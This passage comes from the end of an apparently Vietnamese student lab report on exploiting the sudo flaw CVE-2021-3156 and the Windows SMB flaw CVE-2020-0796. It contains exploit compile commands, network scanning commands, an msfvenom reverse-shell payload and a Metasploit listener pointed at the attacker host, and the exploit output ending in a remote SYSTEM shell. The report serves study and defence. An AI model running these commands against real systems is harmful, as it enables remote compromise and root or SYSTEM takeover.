gcc -O3 -shared -nostdlib -fno-stack-protector -z execstack -o libnss\_x/x.so.2 shellcode.c

Biên dịch mã khai thác chính để thực hiện tấn công và lợi dụng lỗ hổng CVE-2021-3156. Mã khai thác sẽ sử dụng thư viện shellcode vừa tạo để thực thi shellcode với quyền root. Lệnh biên dịch mã khai thác là:

gcc -O3 -o exploit exploit.c


Trong đó:

* O3: Tối ưu hóa mã nguồn trong quá trình biên dịch.
* o exploit: Chỉ định tên tệp thực thi sau khi biên dịch.



Hình 3. 5 Các câu lệnh biên dịch file thực thi

Sau khi biên dịch tệp khai thác (exploit) có thể trực tiếp chạy tệp này trên hệ thống mục tiêu để thực hiện khai thác. Tệp này sẽ tự động sử dụng các kỹ thuật gây tràn bộ đệm và ghi đè các cấu trúc bộ nhớ cần thiết, kích hoạt việc thực thi shellcode



Hình 3. 6 Lấy được shell với quyền root sau khi chạy mã thực thi

#### Kết luận


Qua thử nghiệm, lỗ hổng này có thể được khai thác thông qua các thao tác trên chương trình sudoedit, đặc biệt là khi dữ liệu đầu vào không được kiểm tra đúng cách. Kẻ tấn công có thể gây ra tràn bộ đệm heap bằng cách cung cấp dữ liệu vượt quá kích thước bộ đệm đã được cấp phát. Quá trình này dẫn đến việc ghi đè các cấu trúc bộ nhớ quan trọng, cho phép thực thi mã độc (shellcode) với quyền root.

Việc khai thác CVE-2021-3156 không yêu cầu quyền root ban đầu, chỉ cần quyền truy cập với quyền hạn người dùng thông thường. Điều này làm cho lỗ hổng này trở thành một mối đe dọa nghiêm trọng đối với các hệ thống không được cập nhật, vì kẻ tấn công có thể dễ dàng khai thác mà không cần phải có sự can thiệp của quản trị viên.

Tính khả thi của việc khai thác này rất cao, đặc biệt là trong các môi trường mà sudo được sử dụng phổ biến mà không có các biện pháp bảo mật bổ sung như ASLR (Address Space Layout Randomization) hoặc DEP (Data Execution Prevention).

## CVE-2020-0796 (SMBGhost)

### Mô hình



Hình 3. 7 Mô hình thực nghiệm CVE-2020-0796

Thông số:

Attacker:

* OS: Kali Linux
* 4 Cores - 2 GB RAM
* IP address: 192.168.10.54

Target:

* OS: Windows 10 Version 1909 (OS build 19045)
* 2 Cores - 2 GB RAM
* IP address: 192.168.10.87

### Kịch bản


Sau khi Attacker đã xâm nhập được vào vùng mạng nội bộ, Attacker tiến hành dò quét các VM trong dải và xác định thông tin của VM dò quét được. Attacker thực hiện kiểm tra và tấn công Target bằng lỗ hổng SMBGhost.

### Tiến hành thực nghiệm

Bước 1: Dò quét

Attacker dò quét các VM trong vùng mạng nội bộ bằng câu lệnh:


# arp-scan -lv



Hình 3. 8 Dò quét các VM trong vùng mạng nội bộ

Phát hiện 1 số VM với địa chỉ IP và địa chỉ MAC trong vùng mạng nội bộ. Tiến hành dò quét thông tin OS của các VM bằng câu lệnh:

# nmap -O 192.168.10.87




Hình 3. 9 Dò quét thông tin OS các VM

Bước 2: Xác định khả năng khai thác

Phát hiện VM có địa chỉ ip 192.168.10.87 chạy OS Windows 10 có service SMB port 445. Tiến hành tải chương trình kiểm tra khả năng khai thác máy chủ mục tiêu thông qua lỗ hổng SMBGhost bằng câu lệnh:

# git clone https://github.com/ButrintKomoni/cve-2020-0796.git



Hình 3. 10 Chương trình kiểm tra lỗ hổng SMBGhost

Chương trình cve-2020-0796-scanner.py thực hiện gửi một gói tin chứa payload đến địa chỉ ipv4 và port 445 của máy chủ mục tiêu để kiểm tra khả năng khai thác lỗ hổng SMBGhost.

# python3 cve-2020-0796-scanner.py 192.168.10.87




Hình 3. 11 Kiểm tra khả năng khai thác lỗ hổng SMBGhost trên Target

Bước 3: Tiến hành khai thác

Nhận thấy máy chủ mục tiêu có thể khai thác thông qua lỗ hổng SMBGhost. Tiến hành tải công cụ khai thác CVE-2020-0796 bằng câu lệnh:

# git clone https://github.com/chompie1337/SMBGhost\_RCE\_PoC.git



Hình 3. 12 Chương trình khai thác lỗ hổng SMBGhost

Sử dụng msfvenom - công cụ trong Metasploit Framework (MSF), tạo một payload khai thác trên nền tảng Windows 64-bit có chức năng mở một reverse shell kết nối tới máy Attacker bằng câu lệnh sau:

# msfvenom -a x64 --platform windows -p windows/x64/shell\_reverse\_tcp LHOST=192.168.10.54 LPORT=4444 -f py -o payload.txt

Dán đoạn payload vừa tạo vào chương trình khai thác chính exploit.py.



Hình 3. 13 Payload khai thác trên Windows 64-bit

Sử dụng msfconsole - phiên bản dòng lệnh của Metasploit Framework (MSF), thiết lập một listener nhận kết nối từ payload reverse shell đã triển khai trên mục tiêu bằng câu lệnh:


msf6 > use exploit/multi/handler

msf6 > set payload windows/x64/shell\_reverse\_tcp

msf6 > set LHOST 192.168.10.54

msf6 > set LPORT 4444


msf6 > exploit -j



Hình 3. 14 Lắng nghe kết nối đến trên máy Attacker

Tiến hành khai thác lỗ hổng SMBGhost bằng cách thực thi chương trình exploit.py bằng câu lệnh:

# python3 exploit.py -ip 192.168.10.87 -p 445



Hình 3. 15 Kết quả khai thác lỗ hổng SMBGhost

Giải thích kết quả đầu ra:

* found low stub at phys addr 13000!: Chương trình đã tìm thấy một địa chỉ vùng nhớ thấp (low stub) tại địa chỉ vật lý 0x13000. Đây có thể là một phần của bộ nhớ mà chương trình sẽ sử dụng để thực hiện khai thác.
* PML4 at 1aa000: Địa chỉ vùng nhớ của bảng trang PML4 đã được xác định là 0x1AA000. Bảng trang PML4 là một thành phần quan trọng trong cơ chế quản lý bộ nhớ của hệ điều hành.
* base of HAL heap at fffff796c0000000: Địa chỉ cơ sở (base) của heap HAL (Hardware Abstraction Layer) đã được xác định là 0xfffff796c0000000. Heap là một khu vực trong bộ nhớ được sử dụng để quản lý động các đối tượng dữ liệu.
* found PML4 self-ref entry 18b: Chương trình đã tìm thấy một mục (entry) tự tham chiếu trong bảng PML4, và giá trị của nó là 0x18B.
* found HalpInterruptController at fffff796c0001460: Địa chỉ vùng nhớ của HalpInterruptController đã được xác định là 0xfffff796c0001460.
* found HalpApicRequestInterrupt at fffff8075c4b7bb0: Địa chỉ vùng nhớ của HalpApicRequestInterrupt đã được xác định là 0xfffff8075c4b7bb0.
* built shellcode!: Chương trình đã xây dựng thành công một đoạn mã shellcode, đây là mã máy mà attacker có thể chèn vào hệ thống để thực hiện các hành động không được ủy quyền.
* KUSER\_SHARED\_DATA PTE at ffffc5fbc0000000: Địa chỉ vùng nhớ của trang bảng PTE (Page Table Entry) của KUSER\_SHARED\_DATA đã được xác định là 0xffffc5fbc0000000.
* KUSER\_SHARED\_DATA PTE NX bit cleared!: Bit NX (No Execute) trong PTE của KUSER\_SHARED\_DATA đã được xóa (cleared). Điều này có thể là một bước quan trọng để cho phép thực hiện mã máy trên vùng nhớ này.
* Wrote shellcode at fffff78000000950!: Đoạn mã shellcode đã được ghi vào vùng nhớ có địa chỉ 0xfffff78000000950.
* Press a key to execute shellcode!: Chương trình yêu cầu người dùng nhấn một phím để tiếp tục và thực hiện shellcode.
* overwrote HalpInterruptController pointer, should have execution shortly...


Thông báo ghi đè con trỏ HalpInterruptController, quá trình thực hiện shellcode sẽ sớm được thực thi.

Tại cửa sổ msfconsole, nhận được 1 session RCE tới VM có địa chỉ ip 192.168.10.87 port 49673. Xem thông tin các session đang có bằng câu lệnh:

msf6 > sessions

Sử dụng sessions 1 bằng câu lệnh sau, thành công khai thác CVE-2020-0796:

msf6 > sessions 1.

******

Hình 3. 16 RCE thành công với quyền system trên máy mục tiêu

# KẾT LUẬN

Thông qua quá trình nghiên cứu đề tài khai thác lỗ hổng phần mềm “CVE-2020-0796(SMBGhost) và CVE-2021-3156(Baron Samedit) sử dụng Shell code” đề tài đã đạt được một số kết quả cụ thể:

Chương 1 đã cung cấp cơ sở lý thuyết về lỗ hổng phần mềm, đồng thời giới thiệu về Shellcode phân loại cũng như cách phòng chống. Những nội dung này tạo nền tảng vững chắc, có cái nhìn tổng quan, sâu sắc hơn về các lỗ hổng phần mềm và cách thức bảo vệ hệ thống khỏi các mối đe dọa.

Chương 2 đi sâu vào phân tích hai lỗ hổng bảo mật nổi bật: CVE-2020-0796 (SMBGhost) và CVE-2021-3156 (Baron Samedit). Qua nghiên cứu, chúng ta nhận thấy cả hai lỗ hổng đều có mức độ nguy hiểm cao và có thể khai thác từ xa, gây ảnh hưởng nghiêm trọng đến hệ thống nếu không được vá kịp thời. SMBGhost, với khả năng khai thác qua giao thức SMBv3, có thể cho phép kẻ tấn công thực thi mã độc từ xa mà không cần sự tương tác của người dùng. Trong khi đó, Baron Samedit, liên quan đến việc thiếu kiểm tra đầu vào trong Sudo, cho phép kẻ tấn công vượt qua cơ chế phân quyền của hệ thống, từ đó chiếm quyền root. Các biện pháp phòng ngừa như cập nhật bản vá, cấu hình lại hệ thống, và giám sát an ninh là cần thiết để giảm thiểu nguy cơ từ những lỗ hổng này. Việc hiểu rõ cơ chế hoạt động của các lỗ hổng giúp chúng ta tăng cường khả năng phòng chống và bảo vệ hệ thống khỏi các mối đe dọa ngày càng tinh vi.

Chương 3 đã trình bày quá trình triển khai thực nghiệm nhằm kiểm tra và đánh giá các lỗ hổng bảo mật đã nghiên cứu. Thông qua các bước triển khai cụ thể, chúng ta đã tái tạo môi trường thực tế để xác minh mức độ nguy hiểm và phương thức khai thác của các lỗ hổng CVE-2020-0796 (SMBGhost) và CVE-2021-3156 (Baron Samedit). Các thử nghiệm này không chỉ giúp hiểu rõ hơn về cách thức các lỗ hổng có thể bị khai thác mà còn tạo cơ sở để phát triển các giải pháp phòng chống hiệu quả. Kết quả thực nghiệm cung cấp những bài học quý giá trong việc phát hiện và khắc phục các lỗ hổng bảo mật, đồng thời nhấn mạnh tầm quan trọng của việc duy trì cập nhật bảo mật thường xuyên và cấu hình hệ thống đúng cách để đảm bảo an toàn cho hạ tầng công nghệ thông tin.

Qua quá trình thực hiện đề tài này, nhất là quá trình thực nghiệm, chúng em đã thu được những kiến thức sâu sắc về các lỗ hổng bảo mật và cách thức chúng có thể bị khai thác. Chúng em tin rằng kết quả của đề tài sẽ đóng góp một phần quan trọng trong việc quản lý và bảo vệ hệ thống, từ đó giảm thiểu những thiệt hại do các mối đe dọa an ninh mạng gây ra, giúp hệ thống luôn được duy trì trong trạng thái an toàn và ổn định.

# TÀI LIỆU THAM KHẢO

**Tài liệu tiếng việt**

[1]. https://ntshanoi.com.vn/phan-mem-ro-quet-lo-hong-bao-mat.html

[2]. https://nhanhoa.com/tin-tuc/canh-bao-lo-hong-bao-mat-cve20213156-cho-phep-nguoi-dung-cuc-bo-chiem-dac-quyen-root.html

**Tài liệu tiếng Anh**

[1]. https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit.

[2]. <https://www.trellix.com/blogs/research/smbghost-analysis-of-cve-2020-0796/>.

[3]. <https://github.com/CptGibbon/CVE-2021-3156>

[4]. <https://www.techtarget.com/searchsecurity/answer/What-is-the-relationship-between-shellcode-and-exploit-code#:~:text=Shellcode%20can%20be%20either%20local,to%20it%20across%20a%20network>

[5]. https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit.